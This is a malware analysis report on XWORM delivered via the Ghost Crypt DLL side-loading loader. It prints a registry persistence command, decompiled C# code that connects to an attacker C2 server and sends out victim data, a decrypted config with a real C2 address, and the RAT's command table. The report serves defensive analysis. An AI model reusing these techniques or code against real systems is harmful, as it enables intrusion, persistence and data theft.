XWORM Returns to Haunt Systems with Ghost Crypt

By Otavio Passos, Ryan Hicks, Marc Messer

Published: 2025-08-20 · Archived: 2026-04-06 00:28:21 UTC

This article has been authored by Otavio Passos, Ryan Hicks, Marc Messer.

Key Findings

- A known cyber threat called XWORM is now using a sneaky new method using Ghost Crypt to infect computers, hiding inside a seemingly harmless but fake PDF reader app.
- The attack involves a zipped archive containing a PDF reader, a DLL and a PDF file. When the user opens the PDF, the malicious DLL is side-loaded, initiating the malware execution.
- Ghost Crypt uses a technique called Process Hypnosis to inject the final payload into csc.exe (a Visual C# compiler), leveraging Windows APIs to stealthily execute the malware.

Starting in July 2025, Kroll has observed a new delivery method coming from the XWORM malware family. Previously known to leverage a self-contained executable in order to drop the final payload, XWORM now uses Ghost Crypt which is a service publicized on HackForums and used to exploit DLL side-loading vulnerabilities in known applications. The service includes support for a range of malware families, including LUMMASTEALER, BLUELOADER, RHADAMANTHYS, XWORM, DCRAT, PURELOADER, STEALC and others.

Ghost Crypt delivers a zipped archive to the victim containing a PDF Reader application, a DLL and a PDF file. When the archive is extracted and the application is launched to open the PDF, it also sideloads the DLL from the same directory. This DLL is the malicious component of the attack.

In the second stage of Ghost Crypt's execution chain, the DLL leverages the so-called "process hypnosis" technique targeting csc.exe, a command line Visual C# compiler. The technique consists of creating a process with the CreateProcessW API together with the DEBUG_ONLY_THIS_PROCESS flag. With the new process created, Ghost Crypt uses the VirtualAllocEx API to allocate memory in the created process's address space, writing the final payload in the created process with the WriteProcessMemoryAPI. Finally, the execution is resumed with the SetThreadContextAPI, together with DebugActiveProcessStop API.

The previously mentioned PDF Reader application is HaiHaiSoft PDF Reader, which is known to have a DLL side-loading vulnerability, previously exploited to deliver REMCOS, NodeStealer and PureRAT.

Below is a diagram of XWORM's new delivery method:



Figure 1: XWORM's new delivery method

Ghost Crypt Unpacking

In this campaign, Ghost Crypt exploits a weak dependency in the file 1095-A_PDF.exe, which is a renamed version of hpreader.exe, the legitimate HaiHaiSoft PDF Reader. Once this executable is run, it eventually loads the oledlg.dll from within the same directory it was executed.

Figure 2: IHaiHaiSoft PDF Reader side-loading oledlg.dll (Ghost Crypt)

The DLL, being Ghost Crypt, is responsible for applying the "process hypnosis" technique targeting csc.exe. To retrieve the dropped payload, we can inspect the process tree of 1095-A_PDF.exe, which has csc.exe alongside cmd.exe, Conhost.exe, and reg.exe.



Figure 3: HaiHaiSoft PDF Reader process tree

It is also noted how persistence is achieved by Ghost Crypt. First, the contents of oledlg.dll are copied to the file Sensor57380.dll, then the DLL's entry point is set as a "run" registry key by the following command:

cmd.exe /C reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "CriticalUpdater3" /t REG_SZ /d "rundll32.exe \"C:\Users\arcana\Documents\Sensor57380.dll\",EntryPoint" /f & exit

Opening csc.exe's memory, you can see an unusual RWX memory at the address 0xd30000, of size 56kb. Exploring the hex dump for this range of memory unveils a MZ Header together with the PE Headers.



Figure 4: In-memory XWORM variant

XWORM Technical Analysis

XWORM is known to be a plugin-based Remote Access Tool (RAT) with capabilities that range from info stealing to ransomware. Each plugin being a different class in the decompiled view of the binary.

The first procedure XWORM employs is to decrypt its own configuration using the AES-128 algorithm in ECB Mode. The key generation is done through computing the MD5 Hash of the bytes of the hard-coded mutex name.

An example key, for the hard-coded mutex "zLF4NWhVIr2DD3Ht", would be

7644e1414b0cc46eb9f4eaea2a86c97644e1414b0cc46eb9f4eaea2a86c92700

Below is the decrypted config for this sample:

```JSON
{
  "Mutex": "zLF4NWhVIr2DD3Ht",
  "Host": "154.38.180.2",
  "Port": "3000",
  "KEY": "Hunter1980212@",
  "SPL": "<Xwormmm>",
  "Groub": "CPA",
  "USBNM": "USB.exe",
  "UserAgents": [
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Version/11.0 Mobile/15E148 Safari/604.1",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36"
  ]
}
```

Figure 5: Decrypted XWORM config

After decrypting its own configuration, XWORM proceeds to check whether the victim is already infected with itself. This is done via the creation of the mutex zLF4NWhVIr2DD3Ht. If this mutex is already existent in the system, the program terminates.

```
if (!Helper.CreateMutex())
{
    Environment.Exit(0);
}
Helper.PreventSleep();
Thread thread = new Thread([SpecialName] [DebuggerStepThrough] () =>
{
    Helper.LastAct();
});
Thread thread2 = new Thread([SpecialName] () =>
{
    while (true)
    {
        Thread.Sleep(new Random().Next(3000, 10000));
        if (!ClientSocket.isConnected)
        {
            ClientSocket.isDisconnected();
            ClientSocket.BeginConnect();
        }
        ClientSocket.allDone.WaitOne();
    }
});
thread.Start();
thread2.Start();
thread2.Join();
```

```
public static void BeginConnect()
{
    try
    {
        string text = Settings.Hosts.Split(',')[new Random().Next(Settings.Hosts.Split(',').Length)];
        if (Helper.IsValidDomainName(text))
        {
            IPAddress[] hostAddresses = Dns.GetHostAddresses(text);
            IPAddress[] array = hostAddresses;
            foreach (IPAddress iPAddress in array)
            {
                try
                {
                    ConnectServer(iPAddress.ToString());
                    if (isConnected)
                    {
                        break;
                    }
```

```
public static object ConnectServer(string H)
{
    try
    {
        S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        BufferLength = -1L;
        Buffer = new byte[1];
        MS = new MemoryStream();
        S.ReceiveBufferSize = 51200;
        S.SendBufferSize = 51200;
        S.Connect(H, Conversions.ToInteger(Settings.Port));
        Settings.Host = H;
        isConnected = true;
        SendSync = RuntimeHelpers.GetObjectValue(new object());
        Send(Conversions.ToString(Info()));
        ActivatePong = false;
        S.BeginReceive(Buffer, 0, Buffer.Length, SocketFlags.None, BeginReceive, null);
        TimerCallback callback = [SpecialName] [DebuggerStepThrough] (object a0) =>
        {
            Ping();
        };
        Tick = new Timer(callback, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
        Speed = new Timer(Pong, null, 1, 1);
    }
```

Figure 6: Mutex check

If it does not exist in the system, it proceeds to connect to the value of the host key via TCP to the server and send the return of the Info() procedure via the send method. The Info() procedure sends the following data to the TA's C2 server.

```
INFO
<Xwormmm>
27163A4096...ECE294A    # Victim's ID
<Xwormmm>
User                    # User Name
<Xwormmm>
Microsoft
[Service Pack]
64bit                   # 32 or 64 bit system?
<Xwormmm>
CPA
<Xwormmm>
21/07/2025
<Xwormmm>
False                   # Is file name "USB.exe"?
<Xwormmm>
False                   # Is Admin?
<Xwormmm>
False                   # Has Webcam?
<Xwormmm>
AMD                     # CPU
<Xwormmm>
[RAM]                   # RAM's size
<Xwormmm>
[AV List]               # List of Antivirus products from Select * from AntivirusProduct
```

Figure 7: Example of the information sent to the operator

After sending this information, XWORM will call the BeginReceive method to receive new instructions from the malware's operator. XWORM will also register a callback to ping the C2 server from time to time. The ping data is the following:

PING! <Xwormmm> [Active Window Title] <Xwormmm> [Uptime]

The BeginReceive will eventually call the BeginRead method, which will eventually call the Read method. The Read method is responsible for dispatching the routines related to the C2's commands.



Figure 8: XWORM command dispatch routine

The command dispatch routine is severely control-dependent on a state variable. Being retrieved by the decryption of the operator's command, and then separated from the <Xwormmm> string, the resulting string is then used as

condition for the switch-case expression.

Below is a table of all commands available, and their meaning:

Command	**Description**
pong	Send a "pong " message
rec	Closes the mutex and restart the malware
CLOSE	Shutdowns the connection
uninstall	Uninstalls the malware
update	Moves the current application's content to a random-named file within %TEMP%
DW	Starts either a powershell script with powershell.exe -ExecutionPolicy Bypass -File, or creates a process for a file in disk
FM	Loads an in-memory assembly, and runs it
LN	Downloads and executes an arbitrary file
Urlopen	Starts a process from an URL
Urlhide	Retrieves an executable via the HTTP GET method, and executes it
PCShutdown	Executes shutdown.exe /f /s /t 0
PCRestart	Executes shutdown.exe /f /r /t 0

Command	Description
PCLogoff	Executes shutdown.exe -L
RunShell	Runs an arbitrary command in a shell
StartDDos	Infinitely creates threads, each one sending infinite HTTP requests
StopDDos	Aborts the StartDDos method
StartReport	Retrieves a list of active processes
StopReport	Aborts the StartReport method
Xchat	Send the string "Xchat " to the C2
Hosts	Opens \\drivers\\etc\\hosts and sends the content to the C2
Shosts	Modifies the \hosts file
DDos	Send the string "DDos" to the C2, most likely to initiate an external DDos targeting the victim
plugin	Send the string "sendPlugin" to the C2, calling Decompress with the response
savePlugin	Decompress the received Plugin and write it to the victim's registry
RemovePlugins	RemovePlugins

Command	Description
OfflineGet	SendError("ERROR + "OfflineKeylogger Not Enabled");
$Cap	Screenshot's victim's screen
